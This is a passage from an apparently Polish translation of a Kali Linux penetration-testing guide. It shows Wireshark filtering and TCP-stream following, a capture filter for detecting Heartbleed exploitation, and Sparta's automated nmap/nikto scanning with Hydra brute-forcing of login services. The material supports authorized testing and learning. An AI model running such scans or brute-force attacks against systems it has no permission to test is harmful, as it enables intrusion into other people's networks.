Wireshark to najczęściej używany na świecie analizator protokołów sieciowych. Jest darmowy i ma otwarte oprogramowanie. Jest używany głównie do rozwiązywania problemów i analizy sieci. W tym przepisie dowiesz się kilku podstawowych rzeczy o Wireshark i jak możemy go używać do analizowania ruchu sieciowego, aby dowiedzieć się, jakie informacje faktycznie przepływają przez naszą sieć.


Przygotowania

Kali ma już to narzędzie preinstalowane, więc zobaczmy, jak je uruchomić!

Jak to zrobić...

Poniższe kroki demonstrują użycie Wireshark:

1. Wireshark można otworzyć za pomocą polecenia Wireshark:



2. Wybieramy interfejs, na którym chcemy przechwycić ruch:



3. Następnie klikamy na Start. Filtry wyświetlania służą do wyświetlania ogólnego filtrowania pakietów podczas przechwytywania ruchu sieciowego. Na przykład: tcp.port eq 80, jak pokazano na poniższym rzucie ekranu:

No.	Time	Source	Destination	Protocol	Length	Info
297	282.2324200	192.168.200.146	117.18.237.29	TCP	74	52172->80
298	282.2516730	117.18.237.29	192.168.200.146	TCP	60	80->52172
299	282.2517220	192.168.200.146	117.18.237.29	TCP	54	52172->80
300	282.2521340	192.168.200.146	117.18.237.29	OCSP	500	Request
301	282.2523100	117.18.237.29	192.168.200.146	TCP	60	80->52172
302	282.2762560	117.18.237.29	192.168.200.146	OCSP	850	Response
303	282.2762830	192.168.200.146	117.18.237.29	TCP	54	52172->80
345	285.7806120	192.168.200.146	216.58.220.195	TCP	74	37755->80
346	285.7978700	216.58.220.195	192.168.200.146	TCP	60	80->37755
347	285.7979610	192.168.200.146	216.58.220.195	TCP	54	37755->80
350	285.8194370	192.168.200.146	216.58.220.195	TCP	74	37756->80
351	285.8196580	192.168.200.146	216.58.220.195	TCP	74	37757->80
352	285.8370870	192.168.200.146	192.168.200.146	TCP	60	80->37756
353	285.8371300	192.168.200.146	216.58.220.195	TCP	54	37756->80
354	285.8374680	192.168.200.146	216.58.220.195	HTTP	532	GET / HTTP
355	285.8376070	216.58.220.195	192.168.200.146	TCP	60	80->37756
356	285.8394370	216.58.220.195	192.168.200.146	TCP	60	80->37757
357	285.8394640	192.168.200.146	216.58.220.195	TCP	54	37757->80
358	285.9557240	216.58.220.195	192.168.200.146	HTTP	898	HTTP/1.1

4. Zastosowanie filtra spowoduje wyświetlenie tylko ruchu na porcie 80. Jeśli chcemy wyświetlić żądania tylko z określonego adresu IP, wybieramy żądanie i klikamy na nie prawym przyciskiem myszy.

5. Następnie przechodzimy do Zastosuj jako filtr | Wybrane:


300	282.2521340	192.168.200.146	117.18.237.29	52.88	Request
301	282.2523100	117.18.237.29	192.168.200.146	192.1	0->52172 [ACK] Seq=1 Ack=447 Win=64240
302	282.2762560	117.18.237.29	192.168.200.146	192.1	Response
303	282.2762830	192.168.200.146	117.18.237.29	117.1	2172->80 [ACK] Seq=447 Ack=797 Win=3024
304	282.2796710	192.168.200.146	117.18.237.29	52.88	Application Data
305	282.2799290	52.88.7.60	192.168.200.146	192.1	43->34950 [ACK] Seq=2989 Ack=737 Win=64
306	282.3393620	52.88.7.60	192.168.200.146	192.1	Server Hello
307	282.3393930	192.168.200.146	52.88.7.60	52.88	4951->443 [ACK] Seq=219 Ack=1441 Win=31
308	282.3402220	52.88.7.60	192.168.200.146	192.1	Certificate
309	282.3402440	192.168.200.146	52.88.7.60	52.88	4951->443 [ACK] Seq=219 Ack=2881 Win=34
310	282.3405170	52.88.7.60	192.168.200.146	192.1	Server Key Exchange
311	282.3405340	192.168.200.146	52.88.7.60	52.88	4951->443 [ACK] Seq=219 Ack=2989 Win=34
312	282.3452630	192.168.200.146	52.88.7.60	52.88	Client Key Exchange
313	282.3455380	52.88.7.60	192.168.200.146	192.1	Change Cipher Spec
314	282.3486660	52.88.7.60	192.168.200.146	192.1	Finished Handshake

6. Widzimy, że filtr został zastosowany:

Filter: `ip.dst == 117.18.237.29` Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
297	282.2324200	192.168.200.146	117.18.237.29	TCP	74	52172->80 [SYN] Seq=0
299	282.2517220	192.168.200.146	117.18.237.29	TCP	54	52172->80 [ACK] Seq=1
300	282.2521340	192.168.200.146	117.18.237.29	OCSP	500	Request
303	282.2762830	192.168.200.146	117.18.237.29	TCP	54	52172->80 [ACK] Seq=4
1111	291.0003350	192.168.200.146	117.18.237.29	TCP	54	52172->80 [FIN, ACK]
1128	291.0212190	192.168.200.146	117.18.237.29	TCP	54	52172->80 [ACK] Seq=4

7. Czasami możemy chcieć przyrzeć się komunikacji między dwoma hostami na poziomie TCP. Po strumieniu TCP jest funkcja, która pozwala nam zobaczyć cały ruch z A do B i z B do A. Spróbujmy z niej skorzystać. Z menu wybieramy Statystyki, a następnie klikamy na Konwersacje:



8. W oknie, które się otworzy, przechodzimy do zakładki TCP. Tutaj możemy zobaczyć listę adresów IP i pakietów przesyłanych między nimi. Aby wyświetlić strumień TCP, wybieramy jeden z adresów IP i klikamy na Follow Stream:

TCP: 9 Token Ring UDP: 20 USB WLAN

Packets A→B	Bytes A→B	Rel Start	Duration	bps A→B
3	180	12.333323000	5.0456	374.1
8	974	12.381447000	50.2079	156.7
3	180	12.381708000	5.9962	314.8
92	102 976	12.538208000	6.7219	6890.8
11	2 880	12.731574000	45.1859	354.0
15	5 242	14.167754000	2.2191	4978.6
14	5 188	15.451513000	0.9748	11333.1
11	4 512	15.697085000	2.0721	4613.7
47	50 961	17.267749000	1.6966	15202.1


Follow Stream Graph A→B Graph A←B Close

9. Tutaj możemy zobaczyć dane, które zostały przesłane przez TCP:



10. Filtry przechwytywania służą do przechwytywania ruchu specyficznego dla zastosowanego filtra; na przykład, jeśli chcemy przechwycić dane tylko z konkretnego hosta, używamy hosta x.x.x.x.

11. Aby zastosować filtr przechwytywania, klikamy na Opcje przechwytywania, a w nowym oknie, które się otworzy, zobaczymy pole o nazwie Opcje przechwytywania. Tutaj możemy wprowadzić nasze filtry:



12. Załóżmy, że badamy eksploatację HeartBleed w sieci. Możemy użyć następującego filtra przechwytywania, aby ustalić, czy HeartBleed został wykorzystany, czy nie:

$\text{tcp src port 443 and } (\text{tcp}[(\text{tcp}[12] \& 0xF0) \gg 4] * 4) = 0x18)$

$\text{and } (\text{tcp}[(\text{tcp}[12] \& 0xF0) \gg 4] * 4 + 1) = 0x03) \text{ and}$

$(\text{tcp}[(\text{tcp}[12] \& 0xF0) \gg 4] * 4 + 2) < 0x04) \text{ and}$

$((\text{ip}[2:2] - 4 * (\text{ip}[0] \& 0x0F) - 4 * ((\text{tcp}[12] \& 0xF0) \gg 4)) > 69))$

To jest Sparta!

Sparta to narzędzie Python oparte na GUI, które jest przydatne do testów penetracyjnych infrastruktury. Pomaga w skanowaniu i enumeracji. Możemy nawet importować tutaj dane wyjściowe nmap. Sparta jest bardzo łatwa w użyciu i automatyzuje wiele procesów zbierania informacji, ułatwiając cały proces. W tym przepisie dowiesz się, jak używać tego narzędzia do wykonywania różnych skanów w sieci.


Przygotowania

Kali ma już wstępnie zainstalowane narzędzie, więc zobaczymy, jak je uruchomić!

Jak to zrobić...


Aby dowiedzieć się więcej o Sparcie, wykonaj poniższe kroki:

1. Zaczynamy od wpisania polecenia Sparta:



Zobaczymy, że narzędzie się otwiera.

2. Teraz klikamy po lewej stronie panelu menu, aby dodać hosty:



3. W oknie wpisujemy zakres IP, który chcemy przeskanować.

4. Po kliknięciu Dodaj do zakresu automatycznie rozpoczyna się podstawowy proces uruchamiania nmap, nikto itd.:

Host	Start time	End time	Status
192.168.1.9	15 Feb 2017 00:42:28		Running
192.168.1.1	15 Feb 2017 00:42:28		Running
192.168.1.11	15 Feb 2017 00:42:28		Running

[+] Scheduler ended!


5. Odkryte hosty możemy zobaczyć na lewym panelu:

OS	Host
?	192.168.1.1
?	192.168.1.11
?	192.168.1.12
?	192.168.1.13


6. Po prawej stronie, w zakładce Usługi, zobaczymy otwarte porty i uruchomione na nich usługi:

Port	Protocol	State	Name	Version
80	tcp	open	http	nginx 1.6.2


7. Przechodząc do zakładki Nikto, zobaczymy dane wyjściowe Nikto wyświetlane dla wybranego hosta:



8. Możemy również zobaczyć zrzut ekranu strony działającej na porcie 80 na hoście:




9. W przypadku usług takich jak FTP automatycznie uruchamiane są narzędzia takie jak Hydra w celu siłowego przeprowadzenia próby logowania:



10. W lewym panelu bocznym, po przełączeniu na zakładkę Narzędzia, możemy zobaczyć dane wyjściowe każdego narzędzia hosta.

11. Możemy również wykonać niestandardowy atak siłowy, przełączając się na zakładkę Brute:



12. Aby uruchomić pełne skanowanie portu lub skanowanie unicorn, możemy kliknąć prawym przyciskiem myszy na hoście. Przejdź do menu Portscan i wybierz typ skanowania, które chcemy uruchomić na hoście:

